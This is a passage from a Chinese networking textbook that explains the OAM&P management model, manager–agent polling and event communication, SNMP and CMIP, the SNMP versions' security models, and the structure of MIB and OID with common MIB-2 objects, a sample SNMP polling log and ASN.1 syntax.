OAM&P 是指运营、管理、维护和供应(Operation, Administration, Maintenance, Provisioning,OAM&P)，它是由服务供应商提出的一种针对电信网络的功能模型由于 OAM&P 模型通常要比 FCAPS 模型能更好地反映这些电信服务提供商的内部结构，因此受到了大型电信服务提供商的青睐。而 FCAPS 模型更常见于企业和数据提供商的网络管理中。

OAM&P 模型中各个类别涉及的管理功能如下。

1)　运营模块

运营模块一般涉及的是网络的日常运营任务，还包括监控网络来确保它正常运行。尽管在许多情况下，监控活动也被作为维护过程的一部分而进行。这也进一步说明了任何功能分类方式都多少有些随意性，而且不同的网络提供商各自最适用的管理功能组织方式也有所差异。

2)　管理模块

管理模块负责管理网络所需要的辅助支持功能，以及那些不涉及执行修改(配置、调整)操作来运行网络的辅助支持功能，包括诸如设计网络、追踪网络使用情况、分配地址、规划网络升级、从终端用户和客户获取服务订单、追踪网络库存信息、收集统计数据以及客户计费等活动。

3)　维护模块

维护模块主要包括确保网络和通信服务能够按照预期要求来工作的功能，涉及故障诊断、故障排除，及修复那些不能按照计划工作的设备，使网络始终保持一种能够持续使用并提供合适服务的状态。

4)　供应模块

供应模块负责正确设置网络上的配置参数，使网络能够发挥预期的功能。根据供应内容的不同，供应可以分为不同的类型。例如设备供应考虑的是更新设备配置参数，并且安装和启用设备。而服务供应则考虑的是配置网络端到端连接，按照合适的服务等级来为客户提供或禁用某个服务。

10.2.4　网络管理的通信模式

1. 网络管理的通信层次

网络管理的通信过程和所有网络系统通信一样，也是划分为不同层次的，单凭网络管理协议本身不足以建立起管理者和代理之间的互操作性，以及描述它们之间的交互过程。网络管理协议也需要位于其下各层的支持。

通常，网络管理协议被认为处于应用层协议族中，其下一层通常为传输层，因此网络管理协议是基于某种传输层协议支持的，而传输层协议则依赖于更底层的协议支持，如图 10-4 所示。




图 10-4　网络管理的通信层次示意图

位于应用层的网络管理协议提供用于被管对象的监测、控制和协商的机制。

2. 管理者和代理之间的交互模式

在管理网络时，管理者和其所管辖的网管代理之间一般存在以下两种基本通信模式。

1) 基于轮询的交互模式

基于轮询的管理通常是由管理者发起的交互过程，是一种请求/响应式交互类型，管理者依赖定期的请求和响应来监控网络状态。

2) 基于事件的交互模式

基于事件的管理通常是由代理端发起的交互过程，在这个过程中，代理发起通信过程，并向管理者发送一个事件消息，管理者依赖代理自动发送过来的事件消息来监控网络状态。

通常根据目的的不同，事件被分为不同的类别进行管理，最常见的几种类别如下所示：

- 警报——非预期事件，通常表明需要引起管理者注意的一类事件。
- 更新——通常是通告在设备上的某个配置被修改的一类事件。
- 越限——通常用于警告某个与性能指标有关的变量已经超出了预先设定的阈值的一类事件，这种状况的出现警告管理者需要预防网络和服务的阻塞。
- 日志——用于记录日常发生的预期事件，通过这类事件可以让管理者充分了解当前网络中所发生的一切活动和情况。

从用户角度，上述两种方式所呈现的结果基本上是等效的，但基于事件模式的交互机制一般来说更有效率，而且可伸缩性好。

10.3 网络管理相关协议

本节将主要介绍两种网络管理相关协议 SNMP 协议和 CMIP 协议，重点学习 SNMP 协议的一些基本知识和原理。

10.3.1 SNMP 协议和 CMIP 协议概述

1. SNMP 协议

SNMP 是由一系列协议和规范组成的，它们提供了一种从网络设备中收集网络管理信息的方法，目前 SNMP 已经成为事实上的标准网络管理协议。SNMP 是起初由 IETF 研究小组为了解决在 Internet 上的路由器管理问题提出的，后来发展成为一种简单网络管理协议。SNMP 可以在 IP、IPX、AppleTalk、OSI 以及其他协议上使用，因此具有良好的协议无关性。

SNMP 协议在体系结构上存在两种类型的角色：SNMP 管理者(SNMP Manager)和 SNMP 代理者(SNMP Agent)。每个支持 SNMP 的网络设备中都会包含一个代理，此代理可以随时记录网络设备的各种运行状态，网络管理程序可以通过 SNMP 通信协议查询或修改代理所记录的信息。

SNMP 协议通常采用两种收集数据的方法：一种是轮询(Polling-Only)法，另一种是基于中断(Interrupt-Based)的方法。它通过使用嵌入到网络设施中的代理软件来收集网络的通

信信息和有关网络设备的统计数据。代理软件不断地收集统计数据，并把这些数据记录到一个管理信息库(MIB)中。网络管理者可以通过向代理的 MIB 发出查询信号得到这些信息，这个过程被称为轮询(Polling)。为了能全面地查看一天的通信流量和变化率，管理管理者必须定期轮询 SNMP 代理，这样就可以使用 SNMP 来评价网络的运行状况了。轮询的缺陷主要集中在对信息的实时性上，尤其是错误的实时性。其中轮询的间隔非常重要，轮询的间隔太小，会产生太多不必要的通信量；而间隔太大，则对于一些大的灾难性事件的通知又会太慢，这违背了积极主动的网络管理目的。与之相比，当有异常事件发生时，基于中断的方法可以立即通知网络管理工作站，实时性很强。但这种方法也有缺陷，产生错误或自陷需要消耗系统资源。如果自陷必须转发大量的信息，那么被管理设备可能不得不消耗更多的事件和系统资源来产生自陷，这将会影响到网络管理的主要功能。

2. CMIP 协议

CMIP 协议是由 ISO 组织制定的一种公共管理信息协议，作为一种国际标准，它更着重于普适性。

在网络管理过程中，CMIP 主要针对 OSI 七层协议模型的传输环境来设计的，它不是通过轮询而是通过事件报告进行工作的，网络中各种设备在发现被检测设备的状态和参数发生变化后，会及时向管理进程发送事件报告。而管理进程一般都会对事件进行分类，根据事件发生时对网络服务影响的大小来进一步划分事件的严重等级。

与 SNMP 相比，CMIP 是一个更为有效的网络管理协议，它将更多的工作交付给管理者去做，减轻了终端用户的工作负担。此外，CMIP 建立了安全管理机制，提供授权、访问控制、安全日志等功能。但由于 CMIP 是由国际标准组织指定的国际标准，因此涉及面很广，实施起来比较复杂且花费较高，并且对 CPU 和内存的要求相对较高，目前支持它的产品较少。

10.3.2　SNMP 协议基础知识

SNMP(Simple Network Management Protocol) 协议是一种目前被广泛接受，并符合工业标准的简单网络管理协议，它的目标是保证管理信息的获取和转发，便于网络管理员在网络上的任何节点都可以检索到网络运行状态信息，并进行诸如修改配置、寻找故障、故障诊断、容量规划和报告生成等工作。应用中，它一般采用轮询机制，提供最基本的功能集，适合在中小型、快速的网络环境中使用。SNMP 位于协议栈中的应用层，并且基于传输层协议 UDP 进行工作，受到了许多产品的广泛支持。

1. SNMP 各版本的特点

SNMPv1 是 SNMP 协议的第一个正式协议版本，在 RFC1157 中定义，它只实现了简单的网络管理功能，而在安全性上存在很大缺陷。

SNMPv2C 是基于共同体(Community-based)的 SNMPv2 管理架构，在 RFC1901 中定义的一个实验性协议。

SNMPv3 是通过对数据进行鉴别和加密，并提供了诸多安全特性，在各种 SNMP 版本中，它的安全性是最高的。

在这三种版本的 SNMP 协议中，SNMPv1 和 SNMPv2C 都采用了基于共同体(Community-based)的安全架构。这种架构可以通过主机地址和认证名(Commumity string)来控制哪些管理者有权限对代理的 MIB 库进行操作。SNMPv2C 采用 GetBulk 的机制，能够一次性地获取表格中所有信息或者大部分信息，从而减少“请求—响应”的次数，利用 GetBulk 机制还可以让管理工作站获取更加详细的错误信息类型，SNMPv2C 错误处理能力的提高还体现在包括扩充错误代码以区分不同类型的错误上，而在 SNMPv1 中，这些错误仅有一种代码表示，SNMPv2C 可以通过错误代码分类来更加详细地区分各种错误。目前因为网络上存在着既支持 SNMPv1 的工作站，也同时存在着 SNMPv2C 的管理工作站，因此要求 SNMP 代理必须能够同时识别 SNMPv1 和 SNMPv2C 的报文，并且能够返回相应版本的报文。

SNMPv3 则在 SNMPv2C 的基础上，通过安全模型以及安全级别来确定对数据采用哪种安全机制进行处理，以下是 SNMPv3 主要的一些安全特性设计：

- 确保数据在传输过程中不被篡改。
- 确保数据从合法的数据源发出。
- 加密报文，确保数据的机密性。

目前可用的安全模型有 SNMPv1、SNMPv2C 和 SNMPv3 这三种类别，表 10-2 对这三种可用的安全模型进行了一个简单的对比。

表 10-2　SNMP 协议三种安全模型的比较

安全模型	安全级别	鉴　别	加　密	说　明
SNMPv1	noAuthNoPriv	认证名	无	通过认证名确认数据的合法性
SNMPv2C	noAuthNoPriv	认证名	无	通过认证名确认数据的合法性
SNMPv3	noAuthNoPriv	用户名	无	通过用户名确认数据的合法性
SNMPv3	authNoPriv	MD5 或者 SHA	无	提供基于 HMAC-MD5 或者 HMAC-SHA 的数据鉴别机制
SNMPv3	authPriv	MD5 或者 SHA	DES	提供基于 HMAC-MD5 或者 HMAC-SHA 的数据鉴别机制，提供基于 CBC-DES 的数据加密机制

2. SNMP 协议的优势

SNMP 协议目前应用范围非常广泛，各类网络设备、软件和系统中都有所采用，已经成为事实上的一种工业化标准，SNMP 协议之所以受到如此的青睐，主要是因为它具有以下几个显著的特点。

1)　SNMP 协议的简单性

相对于其他网络管理体系或协议来讲，SNMP 协议简单易行，可操作性强，易于实现，所以 SNMP 的管理协议、MIB 库和其他相关的体系框架能够在各种不同类型的设备上运行，包括从低档的个人 PC 到高档的大中型服务器，以及服务器、交换机、路由器等各种网络设备。

2)　SNMP 协议的高效性

SNMP 协议是一系列协议族和协议规范的集合，它们为 SNMP 协议规定了从网络设备中收集网络管理信息的手段和方法，并且经过长期的实践应用，SNMP 协议运行起来更加高效。一个 SNMP 代理组件在运行时不需要很大的内存空间，因此对运行主机的计算能力也就要求不高，另外 SNMP 协议一般可以从目标系统中快速开发出来，所以它很容易移植到新产品中。

3)　SNMP 协议的开放性

SNMP 协议是开放的产品，只有经过 IETF 的标准批准才可以改动 SNMP 协议；SNMP 协议成为各个厂商共同遵循的一个工业标准，因此 SNMP 协议可用于控制各种设备，例如电话系统、环境控制系统以及一些非传统的可入网设备；另外，SNMP 协议也有很多详细的文档资料，网络业界对该协议已经有了非常深入的理解，这些都为 SNMP 协议的进一步发展和改进奠定了基础。

虽然 SNMP 协议并非十全十美，但它设计简单、扩展灵活、易于使用等特点足以弥补和掩盖 SNMP 协议与其他网络管理协议间相比存在的不足。

3. 管理信息库 MIB

前面我们说过，SNMP 协议要通过查询或修改被管设备 MIB 库中的变量来达到监测和控制某个网元对象的目的，那么 MIB 库中的这些变量是如何组织的呢？它们与实际的管理对象实例又有什么关系呢？要回答这些问题，我们就需要了解 OID 和 MIB 的概念，这样才能更好地理解 SNMP 协议。

1)　SNMP 协议的对象识别符 OID

简单地说，一个对象识别符(简称 OID)就代表一个具体含义的变量，它与网络中某个实际的管理对象实例之间形成一对一的映射关系，它的格式为一系列用“.”分割的数字序列，例如 1.3.6.1.4.1.2021.13.15.1.1.1 就是一个 OID，它实际上代表了设备磁盘 IO 的某项性能参数变量的名称，向设备发送对 1.3.6.1.4.1.2021.13.15.1.1.1 这个变量的 SNMP 请求，就可以获取这个设备的某项性能参数的描述信息。

设备的 OID 一般分为两种变量：简单变量和表变量。简单变量一般是一个变量对应一个实例的情况，例如代表设备系统描述的 1.3.6.1.2.1.1.1 就是一个简单变量；而表变量一般是指该变量对应着多个实例，例如针对交换机的接口带宽，假设这个变量的 OID 为 1.3.6.1.2.1.2.2.1.5，而通常一个交换机会有多个接口，此时为了获取对某个接口的接口带宽，我们可以在每个具体的请求时加上对接口的索引，例如 1.3.6.1.2.1.2.2.1.5.2，其中最后面的.2 就代表了 2 号接口的带宽。图 10-5 列出了一台交换机的某接口 MIB 信息。

所有对象标识符 OID 的实体将会组成一个 OID 树状结构，其结构类似于 Internet 的域名系统，每个实体就是树中的一个节点，其中最上面的节点被称为根节点，边缘节点称为叶子节点，每个节点有一个名字和一个非负整数构成，这个非负整数表示该节点本身在同级节点中所处的位置，图 10-6 为一个 OID 树的部分结构示意图。

```
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_COUNTER,ASN_TIMETICKS: 266688866
11:22:53 1 ASN_INTEGER,ASN_GAUGE: 6
11:22:53 2 ASN_INTEGER,ASN_GAUGE: 1
11:22:53 3 ASN_INTEGER,ASN_GAUGE: 100000000
11:22:53 4 ASN_INTEGER,ASN_GAUGE: 100
11:22:53 5 ASN_COUNTER64: 266688866
11:22:53 Testing...
11:22:53 64bit: 0,266688866
11:22:53 Ok
11:22:53 GET: 1.3.6.1.2.1.31.1.1.1.18.3
11:22:53 Try 1
11:22:53 Start 21758496
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_OCTET_STR:
11:22:53 ifAlias:
11:22:53 GET NEXT: 1.3.6.1.2.1.31.1.1.1.1.3
11:22:53 Start 21758496
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_OCTET_STR: Fa0/4
11:22:53 GetNext=1.3.6.1.2.1.31.1.1.1.1.4
11:22:53 Current: 1.3.6.1.2.1.31.1.1.1.1.4
11:22:53 Description: Fa0/4
11:22:53 GET List: 1.3.6.1.2.1.2.2.1.10.4,1.3.6.1.2.1.2.2.1.3.4,1.3.6.1.2.1.2.2.1.8.4,1.3.6.1.2.1.2.2.1.
11:22:53 Try 1
11:22:53 Start 21758496
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_COUNTER,ASN_TIMETICKS: 0
11:22:53 1 ASN_INTEGER,ASN_GAUGE: 6
11:22:53 2 ASN_INTEGER,ASN_GAUGE: 2
11:22:53 3 ASN_INTEGER,ASN_GAUGE: 10000000
11:22:53 4 ASN_INTEGER,ASN_GAUGE: 10
11:22:53 5 ASN_COUNTER64: 0
11:22:53 Testing...
11:22:53 64bit: 0,0
11:22:53 Ok
11:22:53 GET: 1.3.6.1.2.1.31.1.1.1.18.4
11:22:53 Try 1
11:22:53 Start 21758496
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_OCTET_STR:
11:22:53 ifAlias:
11:22:53 GET NEXT: 1.3.6.1.2.1.31.1.1.1.1.4
11:22:53 Start 21758496
11:22:53 Done 21758496 Status=0
11:22:53 0 ASN_OCTET_STR: Fa0/5
11:22:53 GetNext=1.3.6.1.2.1.31.1.1.1.1.5
11:22:53 Current: 1.3.6.1.2.1.31.1.1.1.1.5
11:22:53 Description: Fa0/5
11:22:53 GET List: 1.3.6.1.2.1.2.2.1.10.5,1.3.6.1.2.1.2.2.1.3.5,1.3.6.1.2.1.2.2.1.8.5,1.3.6.1.2.1.2.2.1.
11:22:53 Try 1
11:22:53 Start 21758496
```

图 10-5 交换机端口 MIB 库信息




图 10-6 OID 树的部分结构示意图

在整个 OID 树中，只有叶子节点才真正表示一个信息实体，其他的节点被称为辅助

节点，可见辅助节点构成了 OID 树的枝干。例如对于一个用于系统描述(sysDescr)的 OID 为 1.3.6.1.2.1.1.1，它其实由三部分组成：

- 第一部分是 1.3.6.1.2.1，由图 10-6 可以看出，它表示了 iso-org-dod-internet-mgmt-mib-II。
- 第二部分是其后面的 system(1)，它的取值在 RFC1213 中有详细的定义，例如：

```
system       OBJECT IDENTIFIER ::= { mib-2 1 }
interfaces   OBJECT IDENTIFIER ::= { mib-2 2 }
at           OBJECT IDENTIFIER ::= { mib-2 3 }
ip           OBJECT IDENTIFIER ::= { mib-2 4 }
icmp         OBJECT IDENTIFIER ::= { mib-2 5 }
tcp          OBJECT IDENTIFIER ::= { mib-2 6 }
udp          OBJECT IDENTIFIER ::= { mib-2 7 }
egp          OBJECT IDENTIFIER ::= { mib-2 8 }
-- historical (some say hysterical)
-- cmot      OBJECT IDENTIFIER ::= { mib-2 9 }
transmission OBJECT IDENTIFIER ::= { mib-2 10 }
snmp         OBJECT IDENTIFIER ::= { mib-2 11 }
```

由于 sysDescr 是属于 System 组的，因此值为 1。

- 第三部分是最后一个序列的值，同理它的值也为 1。

将这三个部分合并起来就形成了一个描述 sysDescr 的 OID(1.3.6.1.2.1.1.1)。

2)　MIB 库的结构

IETF 规定的管理信息库 MIB 也是一个树形结构，用于存放定义了可访问的网络设备及其属性，SNMP 协议消息通过遍历 MIB 属性目录中的节点来访问网络中的设备。MIB 为网络管理提供了一个描述网络中所有可能被管理对象的集合的数据结构，在 MIB 库中，每个网络设备及其属性都由一个对象标识符 OID 唯一指定。实际上，MIB 库就是 OID 的树形集合，它定义了每个 OID 代表的具体含义。MIB 分为公有 MIB 和私有 MIB，公有 MIB-2 定义于 1991 年，所有设备和厂商一般都支持该 MIB 库中定义的 OID 变量。同时每个厂商还可以扩充自己的 MIB 库，这就是私有 MIB，例如思科公司的私有 MIB 是以 1.3.6.4.1.9 序列开始的，该节点下的所有子变量都是归思科公司所有。

通常，一个 SNMP 应用实体可操作的对象子集称为 SNMP MIB 的授权范围，SNMP 应用实体可对授权范围内管理对象的访问设置一定的访问控制限制，例如只读、读写等。在共同体的定义中，一般要规定该共同体授权的 SNMP 管理对象的范围，相应地也就规定了哪些 SNMP 对象实例是该共同体的“管辖范围”，因此共同体的定义也可以看作是一个以词典序提供了遍历所有 SNMP 管理对象实例的多叉树。

另外，SNMP MIB 的定义与具体的网络管理协议无关，这表示任何厂商都可以在自己的产品中包含 SNMP 代理软件，并保证在定义新的 MIB 后，该软件仍然遵循相应标准；对用户而言，用户可以使用同一网络管理客户软件来管理具有不同版本的 MIB 多种设备。

3)　一些常用的 MIB 节点

在基于 TCP/IP 的因特网网络管理信息库 RFC1213.mib 中，存在着很多的管理对象，我们在这里列举一些常用的节点信息，供初学者对 MIB 库的使用有一个直观的认识和了解。

(1) mgmt/mib-2/system/sysDescr.0(OID 为 1.3.6.1.2.1.1.1.0)

此对象为只读的显示串，它通常包含所用硬件、操作系统和网络软件的名称和版本等完整信息。

(2) mgmt/mib-2/system/sysContact.0(OID 为 1.3.6.1.2.1.1.4.0)

此对象为可读写的显示串，它一般提供该节点负责人的姓名和地址，有时也可用它来测试代理(Agent)是否可写。

(3) mgmt/mib-2/system/sysUpTime.0(OID 为 1.3.6.1.2.1.1.3.0)

此对象为只读的 TimeTicks 类型，它定义了自最近一次重新初始化后，网络管理软件所经过的时间(以 1/100 秒为单位)。通常代理(Agent)在启动时便初始化时钟，有时可比较 sysUpTime 的值来决定被管设备的稳定性。

(4) mgmt/mib-2/ip/ipInReceives.0(OID 为 1.3.6.1.2.1.4.3.0)

此对象为只读的计数器(Counter)，它累计从接口收到的 IP 输入数据报的总数，包括出错的数据报。数据报包括 TCP 和 UDP 层，此对象可以用来检测设备的忙碌程度。

(5) mgmt/mib-2/ip/ipOutRequests.0(OID 为 1.3.6.1.2.1.4.10.0)

此对象为只读计数器，它累计 IP 的上层协议(如 TCP、UDP 或 ICMP)提供给 IP 传送的全部数据报个数。

(6) mgmt/mib-2/ip/ipOutDiscards.0(OID 为 1.3.6.1.2.1.4.11.0)

此对象为只读计数器，它累计在把报文传送到最后目的地时没有出错，但被丢弃(通常是由于缓冲区的空间有限)的输出 IP 数据报数。如果此对象值不为 0，则表明设备接口卡或网线有问题。

(7) mgmt/mib-2/ip/ipForwDatagrams.0(OID 为 1.3.6.1.2.1.4.6.0)

此对象为只读计数器，它累计不以本实体为目标机的数据报个数。当被管设备是网关、网桥、路由器时此对象特别有用，它显示被管设备(如路由器)的忙碌程度，如果发送一个通过路由器的数据报后，此对象的值为 0，则此路由器可能有问题。

(8) mgmt/mib-2/tcp/tcpCurrEstab.0(OID 为 1.3.6.1.2.1.6.9.0)

此对象为只读的量规计数器，它显示被管设备的当前状态是 ESTABLISHED 或 CLOSE WAIT 状态的 TCP 连接数。一个 TCP 会话可以是 HTTP 连接、FTP 连接、Telnet 连接、Mail 连接或其他使用 TCP/IP 协议的连接，当想知道被管设备是如何工作的，利用该对象是最合适不过了。

另外，在标准的 SNMP MIB 中，接口表非常重要，它通常包含了一个设备接口的公共信息，当被管理设备是路由器、网桥或网关等时，此表尤为重要，因为用户可以通过该表确认某个接口的状态，例如“ifDescr.3”为被管设备的第 3 个接口描述。在 MIB 接口表中常见的一些 OID 为：

1) /mgmt/mib-2/interfaces/ifTable/ifEntry/ifDescr.N

它描述了第 N 个接口的厂商名、产品名和硬件接口的版本号。

2) /mgmt/mib-2/interfaces/ifTable/ifEntry/ifOperStatus.N

该项值为 Up(1)、Downd(2)、Testing(3)的只读枚举型，它描述了第 N 个接口的描述条件或接口状态。在网管的失效管理中，此对象可以和接口表中唯一的可写对象 ifAdminStatus. N 结合在一起，确定接口的当前状态。两个对象都返回整数 1、2、3，其组

合结果的意义如下所示：

(1)　Up(1) &Up(1)——正常运行。

(2)　Down(2) &Up(1)——失败。

(3)　Down(2) &Down(2)——Down(关闭)。

(4)　Testing(3) &Testing(3)——Testing(测试)。

3)　/mgmt/mib-2/interfaces/ifTable/ifEntry/ifSpeed.N

此对象类型定义为第 N 个接口当前带宽的估算值(按位/秒计算)。

4)　/mgmt/mib-2/interfaces/ifTable/ifEntry/ifInOctets.N

此对象类型为只读计数器(Counter)，它定义了第 N 个接口上收到的字节总数(包括帧格式)。

5)　/mgmt/mib-2/interfaces/ifTable/ifEntry/ifOutOctets.N

此对象类型为只读计数器(Counter)，它定义了在第 N 个接口上输出的字节总数(包括帧格式)。

6)　/mgmt/mib-2/interfaces/ifTable/ifEntry/ifInErrors.N

此对象类型为只读计数器(Counter)，它显示在第 N 个接口上入站的错误报文数，防止把它们转发到高层协议。

7)　/mgmt/mib-2/interfaces/ifTable/ifEntry/ifOutErrors.N

此对象类型为只读计数器(Counter)，它显示在第 N 个接口上由于出错而没有发出的输出方向报文总数。

掌握 MIB 常用节点的描述和意义，有助于我们在开发 SNMP 应用或使用网络管理系统时对网络对象描述的正确掌握。

4. MIB 库与 ASN.1 语法

网络管理中 MIB 文件是用 ASN.1 语法来描述的，ASN.1 是抽象句法表示法的简称，每个 MIB 都使用定义在 ASN.1 中的树型结构组织所有可用的信息，其中的每片信息都对应一个有标号的节点，每个节点又包含了两方面的内容：一个是对象标识符，另一个是一段简短的文本描述；对象标识符 OID 指定了节点在 ASN.1 树中的准确位置，而文本描述是对带标号的节点的描述，一个带标号的节点可以拥有包含其他带标号节点的子树，如果没有这样的子树，该节点就是一个叶子节点。

1)　对象标识符类型

在 ASN.1 语法中，对象标识符类型用于对象的抽象描述，前面已经提到，MIB 树中的每一个标号都是用 OID 来描述的。在 ASN.1 中，它可用 OBJECT IDENTIFIER 来声明，例如：

```
myBranch OBJECT IDENTIFIER ::= {parentBranch 1}
```

其中 myBranch 是一个分支子树，它定义在 parentBranch 树枝下，“1”是子树 myBranch 在 parentBranch 下的一个唯一 OID 符，表示 parentBranch 下多个分支中的一支。

2)　标量对象标识符

标量对象标识符，也称叶子对象标识符。在一个树枝下，通常可能包含多个子树，同

时也可以定义被管理的对象，即叶子节点。其定义语法如下：

```
(objectname)OBJECT-TYPE
   SYNTAX(syntax)
   ACCESS(access)
   STATUS(status)
   DESCRIPTION(description)
    ::= { (parent)(number) }
```

对该语法的解释如下：

- (objectname)：被管理对象的名字，ASN.1 语法要求所有对象的名字必须以小写字母开头，同时要求该名字在 MIB 库中要有唯一性。
- OBJECT-TYPE：每个叶子节点所必须具有的关键字。
- SYNTAX：被管对象类型的关键字，说明随后跟着的是一个类型。
- (syntax)：被管对象的类型，ASN.1 句法要求所有的对象类型必须以大写字母开头，其中已预定义了的类型有 Counter、Gauge、DisplayString、INTEGER 等。
- ACCESS：被管对象的访问方式的关键字，在 SNMP 第二版中为 MAX-ACCESS 关键字。
